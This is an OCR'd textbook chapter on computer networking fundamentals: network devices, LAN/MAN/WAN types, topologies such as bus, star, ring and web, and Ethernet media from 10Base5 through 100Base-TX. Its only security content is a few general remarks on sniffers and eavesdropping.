In the context of this chapter, the definition is actually the first one: two or more devices that exchange information over some form of communication system.

Network Devices

Network devices are computer or topology-specific devices used to connect the various network segments together to allow for data communication between different systems. Such devices include repeaters, bridges, routers, and switches.

Hubs

Hubs are used to concentrate a series of computer connections into one location. They are used with twisted-pair wiring systems to interconnect the systems. Consider the traditional Ethernet network where each station is connected to a single network cable. The twisted-pair network is unlike this; it is physically a star network. Each cable from a station is electrically connected to the others through a hub.

Hubs can be passive or active. A passive hub simply splits the incoming signal among all of the ports in the device. Active hubs retransmit the received signal into the other access ports. Active hubs support remote monitoring and support, while passive hubs do not.

The term "hub" is often extended to bridges, repeaters, routers, switches, or any combination of these.

Repeaters

A repeater retransmits the signal on one network segment to another segment with the original signal strength. This allows for very long networks when the actual maximum distance associated with a particular medium is not. For example, the 10Base5 network standard allows for a maximum of four repeaters between two network stations. Because a coaxial segment can be up to 1500 meters, the use of the repeater significantly increases the length of the network.

Bridges

Bridges work by reading information in the physical data frames and determining if the traffic is for the network on the other side of the bridge. They are used in both Token Ring and Ethernet networks. Bridges filter the data they transmit from one network to another by only copying the frames that they should, based upon the destination address of the frame.

Routers

Routers are more sophisticated tools for routing data between networks. They use the information in the network protocol (e.g., IP) packet to determine where the packet is to be routed. They are capable of collecting and storing information on where to send packets, based on defined configurations or information that they receive through routing protocols. Many routers are only capable of two network connections, while larger-scale routers can handle hundreds of connections to different media types.

Switches

A switch is essentially a multi-port bridge, although the term is now becoming more confusing. Switches have traditionally allowed for the connection of multiple networks for a certain length of time, much like a rotary switch. Two, and only two, networks are connected together for the required time period. However, today's switches not only incorporate this functionality, but also include routing intelligence to enhance their capability.Network Types

Networks can be large or small. Many computer hobbyists operate small, local area networks (LANs) within their own home. Small businesses also operate small LANs. Exactly when a LAN becomes something other than a LAN can be an issue for debate; however, a simpler explanation exists.

A LAN, as illustrated in Exhibit 20.1, connects two or more computers together, regardless of whether those computers are in the same room or on the same floor of a building. However, a LAN is no longer a LAN when it begins to expand into other areas of the local geography. For example, the organization that has two offices at opposite ends of a city and operates two LANs, one in each location. When they extend those two LANs to connect to each other, they have created a metropolitan area network (MAN); this is illustrated in Exhibit 20.2.




EXHIBIT 20.1 Sample local area network.




EXHIBIT 20.2 Sample metropolitan area network.

Note that a MAN is only applicable if two or more sites are within the same geographical location. For example, if the organization has two offices in New York City as illustrated in Exhibit 20.2, they operate a MAN. However, if one office is in New York and the other is in San Francisco (as shown in Exhibit 20.3), they no longer operate a MAN, but rather a WAN (i.e., wide area network).

These network layouts are combined to form inter-network organizations and establish a large collection of networks for information sharing. In fact, this is what the Internet is: a collection of local, metropolitan, and wide area networks connected together.

However, while networks offer a lot to the individual and the organization with regard to putting information into the hands of those who need it regardless of where they are, they offer some significant disadvantages.

It used to be that if people wanted to steal something, they had to break into a building, find the right desk or filing cabinet, and then physically remove something. Because information is now stored online, people have more information to lose, and more ways to lose it.

No longer do "burglars" need to break into the physical premises; they only have to find a way onto a network and achieve the same purpose. However, the properly designed and secured network offers more advantages to today's organizations than disadvantages.

However, a network must have a structure. That structure (or topology) can be as simple as a point-to-point connection, or as complicated as a multi-computer, multi-segment network.Network Topologies




EXHIBIT 20.3 Sample wide area network.

EXHIBIT 20.4 Point-to-point network.

A network consists of segments. Each segment can have a specific number of computers, depending on the cable type used in the design. These networks can be assembled in different ways.

Point-to-Point

A point-to-point network consists of exactly two network devices, as seen in Exhibit 20.4. In this network layout, the two devices are typically connected via modems and a telephone line. Other physical media may be used, for example twisted pair, but the applications outside the phone line are quite specific. In this type of network, the attacks are based at either the two computers themselves, or at the physical level of the connection. Because the connection itself can be carried by an analog modem, it is possible to eavesdrop on the sound and create a data stream that another computer can understand.

Bus

The bus network (see Exhibit 20.5) is generally thought of when using either 10Base2 or 10Base5 coaxial cabling. This is because the electrical architecture of this cabling causes it to form a bus or electrical length. The computers are generally attached to the cable using a connector that is dependent on cable type.

Bus networks can have a computer or network sniffer added on to them without anyone's knowledge as long as the physical limitations of the cabling have not been exceeded. If there is a spare, unused connector, then it is not difficult to add a network sniffer to capture network traffic.

Daisy Chain

The daisy-chain network as seen in Exhibit 20.6 is used in the thin-client or 10Base2 coaxial network. When connecting stations in this environment, one can either create a point-to-point connection where systems are linked together using multiple dialup or point-to-point links, or connect station to station.

The illustration suggests that the middle station has two network cards. This is not the case, however; it was drawn in this exaggerated fashion to illustrate that the systems are *chained* together. In the case of the thin-client network, the connections are made using two pieces of cable and a T-connector, which is then attached directly to the workstation, as shown in Exhibit 20.7.

This example illustrates how systems are daisy-chained, and specifically how it is accomplished with the 10Base2 or thin-client network.




EXHIBIT 20.5 Sample bus network.




EXHIBIT 20.6 Sample daisy chain network.




EXHIBIT 20.7 Thin-client connections.

Star

Star networks (Exhibit 20.8) are generally seen in twisted-pair type environments, in which each computer has its own connection or segment between it and the concentrator device in the middle of the star. All the connections are terminated on the concentrator that electrically links the cables together to form the network. This concentrator is generally called a hub.

This network layout has the same issues as the bus. It is easy for someone to replace an authorized computer or add a sniffer at an endpoint of the star or at the concentrator in the middle.

Ring

The ring network (Exhibit 20.9) is most commonly seen in IBM Token Ring networks. In this network, a token is passed from computer to computer. No computer can broadcast a packet unless it has the token. In this way, the token is used to control when stations are allowed to transmit on the network.

However, while a Token Ring network is the most popular place to "see" a ring, a Token Ring network as illustrated in Exhibit 20.9 is electrically a star. A ring network is also achieved when each system only knows how to communicate with two other stations, but are linked together to form a ring, as illustrated in Exhibit 20.10. This means that it is dependent on those two other systems to know how to communicate with other systems that may be reachable.




EXHIBIT 20.8 Sample star network.




EXHIBIT 20.9 Token Ring network.

Web

The Web network (Exhibit 20.11) is complex and difficult to maintain on a large scale. It requires that each and every system on the network knows how to contact any other system. The more systems in use, the larger and more difficult the configuration files. However, the Web network has several distinct advantages over any of the previous networks.

It is highly robust, in that multiple failures will still allow the computer to communicate with other systems. Using the example shown in Exhibit 20.11, a single system can experience up to four failures. Even at four failures, the system still maintains communication within the Web. The system must experience total communication loss or be removed from the network for data to not move between the systems.




EXHIBIT 20.10 Ring network.




EXHIBIT 20.11 Web network.

This makes the Web network extremely resilient to network failures and allows data movement even in high failure conditions. Organizations will choose this network type for these features, despite the increased network cost in circuits and management.

Each of the networks described previously relies on specific network hardware and topologies to exchange information. To most people, the exact nature of the technology used and the operation is completely transparent; and for the most part, it is intended to be that way.

Network Formats

Network devices must be connected using some form of physical medium. Most commonly, this is done through cabling. However, today's networks also include wireless, which can be extended to desktop computers, or to laptop or palmtop devices connected to a cellular phone. There are several different connection methods; however, the most popular today are Ethernet and Token Ring.

Serious discussions about both of these networks, their associated cabling, devices, and communications methods can easily fill large books. Consequently, this chapter only provides a brief discussion of the history and different media types available.

Ethernet

Ethernet is, without a doubt, the most widely used local area network (LAN) technology. While the original and most popular version of Ethernet supported a data transmission speed of 10 Mbps, newer versions have evolved, called Fast Ethernet and Gigabit Ethernet, that support speeds of 100 Mbps and 1000 Mbps.

Ethernet LANs are constructed using coaxial cable, special grades of twisted-pair wiring, or fiber-optic cable. Bus and star wiring configurations are the most popular by virtue of the connection methods to attach devices to the network. Ethernet devices compete for access to the network using a protocol called Carrier Sense Multiple Access with Collision Detection (CSMA/CD).

Bob Metcalfe and David Boggs of the Xerox Palo Alto Research Center (PARC) developed the first experimental Ethernet system in the early 1970s. It was used to connect the lab's Xerox Alto computers and laser printers at a (modest, but slow by today's standards) data transmission rate of 2.94 Mbps. This data rate was chosen because it was derived from the system clock of the Alto computer. The Ethernet technologies are all based on a 10 Mbps CSMA/CD protocol.

10Base5

This is often considered the grandfather of networking technology, as this is the original Ethernet system that supports a 10-Mbps transmission rate over "thick" (10 mm) coaxial cable. The "10Base5" identifier is shorthand for **10**-Mbps transmission rate, the baseband form of transmission, and the **5**00-meter maximum supported segment length. In a practical sense, this cable is no longer used in many situations. However, a brief description of its capabilities and uses is warranted.

In September 1980, Digital Equipment Corp., Intel, and Xerox released Version 1.0 of the first Ethernet specification, called the DIX standard (after the initials of the three companies). It defined the "thick" Ethernet system (10Base5), "thick" because of the thick coaxial cable used to connect devices on the network.

To identify where workstations can be attached, 10Base5 thick Ethernet coaxial cabling includes a mark every 2.5 meters to mark where the transceivers (multiple access units, or MAUs) can be attached. By placing the transceiver at multiples of 2.5 meters, signal reflections that may degrade the transmission quality are minimized.

10Base5 transceiver taps are attached through a clamp that makes physical and electrical contact with the cable that drills a hole in the cable to allow electrical contact to be made (see Exhibit 20.12). The transceivers are called non-intrusive taps because the connection can be made on an active network without disrupting traffic flow.

Stations attach to the transceiver through a transceiver cable, also called an attachment unit interface, or AUI. Typically, computer stations that attach to 10Base5 include an Ethernet network interface card (NIC) or adapter card with a 15-pin AUI connector. This is why many network cards even today still have a 15-pin AUI port.

A 10Base5 coaxial cable segment can be up to 500 meters in length, and up to 100 transceivers can be connected to a single segment at any multiple of 2.5 meters apart. A 10Base5 segment may consist of a single continuous section of cable or be assembled from multiple cable sections that are attached end to end.

10Base5 installations are very reliable when properly installed, and new stations are easily added by tapping into an existing cable segment. However, the cable itself is thick, heavy, and inflexible, making installation a




EXHIBIT 20.12 10Base5 station connections.

challenge. In addition, the bus topology makes problem isolation difficult, and the coaxial cable does not support higher-speed networks that have since evolved.

10Base2

A second version of Ethernet called "thin" Ethernet, "cheapernet," or 10Base2 became available in 1985. It used a thinner, cheaper coaxial cable that simplified the cabling of the network. Although both the thick and thin systems provided a network with excellent performance, they utilized a bus topology that made implementing changes in the network difficult and also left much to be desired with regard to reliability. It was the first new variety of physical medium adopted after the original thick Ethernet standard.

While both the thin and thick versions of Ethernet have the same network properties, the thinner cable used by 10Base2 has the advantages of being cheaper, lighter, more flexible, and easier to install than the thick cable used by 10Base5. However, the thin cable has the disadvantage that its transmission characteristics are not as good. It supports only a 185-meter maximum segment length (versus 500 meters for 10Base5) and a maximum of 30 stations per cable segment (versus 100 for 10Base5).

Transceivers are connected to the cable segment through a BNC Tee connector and not through tapping as with 10Base5. As the name implies, the BNC Tee connector is shaped like the letter "T." Unlike 10Base5, where one can add a new station without affecting data transmission on the cable, one must "break" the network to install a new station with 10Base2, as illustrated in Exhibit 20.13. This method of adding or removing stations is due to the connectors used, as one must cut the cable and insert the BNC Tee connector to allow a new station to be connected. If care is not taken, it is possible to interrupt the flow of network traffic due to an improperly assembled connector.

The BNC Tee connector either plugs directly into the Ethernet network interface card (NIC) in the computer station or to an external thin Ethernet transceiver that is then attached to the NIC through a standard AUI cable. If stations are removed from the network, the BNC Tee connector is removed and replaced with a BNC Barrel connector that provides a straight-through connection.

The thin coaxial cable used in the 10Base2 installation is much easier to work with than the thick cable used in 10Base5, and the cost of implementing the network is lower due to the elimination of the external transceiver. However, the typical installation is based on the daisy-chain model illustrated in Exhibit 20.6 which results in lower reliability and increased difficulty in troubleshooting. Furthermore, in some office environments, daisy-chain segments can be difficult to deploy, and like 10Base5, thin-client networks do not support the higher network speeds.




EXHIBIT 20.13 10Base2 network.

10Base-T

Like 10Base2 and 10Base5 networks, 10Base-T also supports only a 10-Mbps transmission rate. Unlike those technologies, however, 10Base-T is based on voice-grade or Category 3 or better telephone wiring. This type of wiring is commonly known as twisted pair, of which one pair of wires is used for transmitting data, and another pair is used for receiving data. Both ends of the cable are terminated on an RJ-45 eight-position jack. The widespread use of twisted pair wiring has made 10Base-T the most popular version of Ethernet today.

All 10Base-T connections are point-to-point. This implies that a 10Base-T cable can have a maximum of two Ethernet transceivers (or MAUs), with one at each end of the cable. One end of the cable is typically attached to a 10Base-T repeating hub. The other end is attached directly to a computer station's network interface card (NIC) or to an external 10Base-T transceiver. Today's NICs have the transceiver integrated into the card, meaning that the cable can now be plugged in directly, without the need for an external transceiver. If one is unfortunate enough to have an older card with an AUI port but no RJ-45 jack, the connection can be achieved through the use of an inexpensive external transceiver.

It is not a requirement that 10Base-T wiring be used only within a star configuration. This method is often used to connect two network devices together in a point-to-point link. In establishing this type of connection, a crossover cable must be used to link the receive and transmit pairs together to allow for data flow. In all other situations, a straight-through or normal cable is used.

The target segment length for 10Base-T with Category 3 wiring is 100 meters. Longer segments can be accommodated as long as signal quality specifications are met. Higher quality cabling such as Category 5 wiring may be able to achieve longer segment lengths, on the order of 150 meters, while still maintaining the signal quality required by the standard.

The point-to-point cable connections of 10Base-T result in a star topology for the network, as illustrated in Exhibit 20.14. In a star layout, the center of the star holds a hub with point-to-point links that appear to radiate out from the center like light from a star. The star topology simplifies maintenance, allows for faster troubleshooting, and isolates cable problems to a single link.

The independent transmit and receive paths of the 10Base-T media allow the full-duplex mode of operation to be optionally supported. To support full-duplex mode, both the NIC and the hub must be capable of, and be configured for, full-duplex operation.

10Broad36

10Broad36 is not widely used in a LAN environment. However, because it can be used in a MAN or WAN situation, it is briefly discussed. 10Broad36 supports a 10-Mbps transmission rate over a broadband cable system. The "36" in the name refers to the 3600-meter total span supported between any two stations, and this type of network is based on the same inexpensive coaxial cable used in cable TV (CATV) transmission systems.

Baseband network technology uses the entire bandwidth of the transmission medium to transmit a single electrical signal. The signal is placed on the medium by the transmitter with no modulation. This makes baseband technology cheaper to produce and maintain and is the technology of choice for all of the Ethernet systems discussed, except for 10Broad36.




EXHIBIT 20.14 10Base-T star network.

Broadband has sufficient bandwidth to carry multiple signals across the medium. These signals can be voice, video, and data. The transmission medium is split into multiple channels, with a guard channel separating each channel. The guard channels are empty frequency space that separates the different channels to prevent interference.

Broadband cable has the advantage of being able to support transmission of signals over longer distances than the baseband coaxial cable used with 10Base5 and 10Base2. Single 10Broad36 segments can be as long as 1800 meters. 10Broad36 supports attachment of stations through transceivers that are physically and electrically attached to the broadband cable. Computers attach to the transceivers through an AUI cable as in 10Base5 installations.

When introduced, 10Broad36 offered the advantage of supporting much longer segment lengths than 10Base5 and 10Base2. But this advantage was diminished with introduction of the fiber-based services. Like 10Base2 and 10Base5, 10Broad36 is not capable of the higher network speeds, nor does it support the full-duplex mode of operation.

Fiber-Optic Inter-repeater Link

The fiber-optic inter-repeater link (FOIRL) was developed to provide a 10-Mbps point-to-point link over two fiber-optic cables. As defined in the standard, FOIRL is restricted to links between two repeaters. However, vendors have adapted the technology to also support long-distance links between a computer and a repeater.

10Base-FL

Like the Ethernet networks discussed thus far, the 10Base-FL (fiber link) supports a 10-Mbps transmission rate. It uses two fiber-optic cables to provide full-duplex transmit and receive capabilities. All 10Base-FL segments are point-to-point with one transceiver on each end of the segment. This means that it would most commonly be used to connect two router or network devices together. A computer typically attaches through an external 10Base-FL transceiver.

10Base-FL is widely used in providing network connectivity between buildings. Its ability to support longer segment lengths, and its immunity to electrical hazards such as lightning strikes and ground currents, make it ideal to prevent network damage in those situations. Fiber is also immune to the electrical noise caused by generators and other electrical equipment.

10Base-FB

Unlike 10Base-FL, which is generally used to link a router to a computer, 10Base-FB (fiber backbone) supports a 10-Mbps transmission rate over a special synchronous signaling link that is optimized for interconnecting repeaters.

While 10Base-FL can be used to link a computer to a repeater, 10Base-FB is restricted to use as a point-to-point link between repeaters. The repeaters used to terminate both ends of the 10Base-FB connection must specifically support this medium due to the unique signaling properties and method used. Consequently, one cannot terminate a 10Base-FB link on a 10Base-FL repeater; the 10Base-FL repeater does not support the 10Base-FB signaling.

10Base-FP

The 10Base-FP (fiber passive) network supports a 10-Mbps transmission rate over a fiber-optic passive star system. However, it cannot support full-duplex operations. The 10Base-FP star is a passive device, meaning that it requires no power directly, and is useful for locations where there is no direct power source available. The star unit itself can provide connectivity for up to 33 workstations. The star acts as a passive hub that receives optical signals from special 10Base-FP transceivers (and passively distributes the signal uniformly to all the other 10Base-FP transceivers connected to the star, including the one from which the transmission originated).

100Base-T

The 100Base-T identifier does not refer to a network type itself, but to a series of network types, including 100Base-TX, 100Base-FX, 100Base-T4, and 100Base-T2. These are collectively referred to as Fast Ethernet.

The 100Base-T systems generally support speeds of 10 or 100 Mbps using a process called auto-negotiation. This process allows the connected device to determine at what speed it will operate. Connections to the 100Base-T network is done through an NIC that has a built-in media-independent interface (MII), or by using an external MII much like the MAU used in the previously described networks.

100Base-TX

100Base-TX supports a 100-Mbps transmission rate over two pairs of twisted-pair cabling, using one pair of wires for transmitting data and the other pair for receiving data. The two pairs of wires are bundled into a single cable that often includes two additional pairs of wires. If present, the two additional pairs of wires must remain unused because 100Base-TX is not designed to tolerate the “crosstalk” that can occur when the cable is shared with other signals. Each end of the cable is terminated with an eight-position RJ-45 connector, or jack.

100Base-TX supports transmission over up to 100 meters of 100-ohm Category 5 unshielded twisted pair (UTP) cabling. Category 5 cabling is a higher grade wiring than the Category 3 cabling used with 10Base-T. It is rated for transmission at frequencies up to 100 MHz. The different categories of twisted pair cabling are discussed in Exhibit 20.15.

All 100Base-TX segments are point-to-point with one transceiver at each end of the cable. Most 100Base-TX connections link a computer station to a repeating hub. 100Base-TX repeating hubs typically have the transceiver function integrated internally; thus, the Category 5 cable plugs directly into an RJ-45 connector on the hub. Computer stations attach through an NIC. The transceiver function can be integrated into the NIC, allowing the Category 5 twisted-pair cable to be plugged directly into an RJ-45 connector on the NIC. Alternatively, an MII can be used to connect the cabling to the computer.

100Base-FX

100Base-FX supports a 100-Mbps transmission rate over two fiber-optic cables and supports both half- and full-duplex operation. It is essentially a fiber-based version of 100Base-TX. All of the twisted pair components are replaced with fiber components.

EXHIBIT 20.15 Twisted Pair Category Ratings

The following is a summary of the UTP cable categories:

Category 1 & Category 2: Not suitable for use with Ethernet.

Category 3: Unshielded twisted pair with 100-ohm impedance and electrical characteristics supporting transmission at frequencies up to 16 MHz. Defined by the TIA/EIA 568-A specification. May be used with 10Base-T, 100Base-T4, and 100Base-T2.

Category 4: Unshielded twisted pair with 100-ohm impedance and electrical characteristics supporting transmission at frequencies up to 20 MHz. Defined by the TIA/EIA 568-A specification. May be used with 10Base-T, 100Base-T4, and 100Base-T2.

Category 5: Unshielded twisted pair with 100 ohm impedance and electrical characteristics supporting transmission at frequencies up to 100 MHz. Defined by the TIA/EIA 568-A specification. May be used with 10Base-T, 100Base-T4, 100Base-T2, and 100Base-TX. May support 1000Base-T, but cable should be tested to make sure it meets 100Base-T specifications.

